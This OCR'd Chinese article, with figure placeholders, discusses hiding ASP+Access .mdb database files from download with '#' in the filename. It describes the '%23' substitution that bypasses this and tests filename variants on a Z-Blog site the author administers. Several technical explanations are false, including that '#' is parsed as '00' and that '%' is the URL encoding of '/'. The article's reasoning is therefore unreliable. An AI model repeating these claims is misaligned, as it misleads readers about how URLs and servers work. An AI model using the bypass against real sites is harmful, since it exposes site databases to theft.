


图1




图2

使用“#”符号为什么能够起到防下载的作用呢？这是因为“#”符号会被下载工具解析为“00”，也就是停止下载。不过，道高一尺，魔高一丈，破解的方法也来了，就是把“#”替换为“%23”就可以继续下载了，如图3，为什么会这样呢？这是因为“#”会被IIS解析为“%23”，访问“%23test.mdb”也就是访问“#test.mdb”，下载工具访问“%23test.mdb”也就同样达到下载“#test.mdb”的效果了，从而避开了“#”的限制。

正当我思考着怎样实现数据库防下载的时候，我注意到了Z-BLOG，Z-blog是ASP+ACCESS数据库架构，名声很大，肯定对数据库进行了防下载的处理，正好由于我现在是学校班级博客的管理员，而博客的系统使用的正好是Z-blog，于是我立马登录后台去寻找MDB数据库，在ADMIN下的DATA目录中找到了数据库的踪迹，如图4，一看数据库的名字就知道是做过处理的了，数据库文件的名称是“#%20”加上一堆乱码，不过我却对“#%20”产生了兴趣，它有什么作用呢？




图3




图4

我个人喜欢创新，就把数据库名称改为了“#%23test.mdb”进行测试，如图5，大脑中一阵排列组合，可以尝试下载的名称有：#%23test.mdb、%23%23test.mdb、%23#test.mdb 和##test.mdb。




图5

逐一进行下载测试，当测试到#%23test.mdb时，出现了如图6所示的界面，当测试到%23%23test.mdb时，出现了如图7所示的界面，当测试到%23#test.mdb时，同样出现了无法找到该页的提示，如图8。而当测试到##test.mdb时，出现了如图9所示

的界面。%23%23test.mdb和%23#test.mdb并没有什么大问题，但是##test.mdb和#%23test.mdb就比较有意思了。为什么会出现“Directory Listing Denied”，而不是“该目录已存在”的提示呢？难道我们访问的不是文件吗？




图6




图7

我也是百思不得其解，于是开始在百度和google中寻找着答案，终于找出了原因。原来，当访问“#%23test.mdb”时，前面的“#”被IIS正常解析，可是后面“%23”中的“%”却被IIS解析成了目录，大家知道“/”的URL编码正是“%”，所以就出现了如图9所示的界面。那么，当访问“##test.mdb”时，前面的“#”被IIS正常解析，后面的“#”被解析为了“%23”，而“%23”中的“%”再次被解析为“/”，所以也会出现如图9所示的情况。

那么是否只要数据库名称为“%”加上任意字符就可以达到效果了呢？我再次进行测试，将名称改为了“%hack.mdb”进行访问，居然出现了“Bad Request (Invalid URL)”的提示，如图10，也就是“无效的URL地址”，说明我的猜想是正确的。




图8

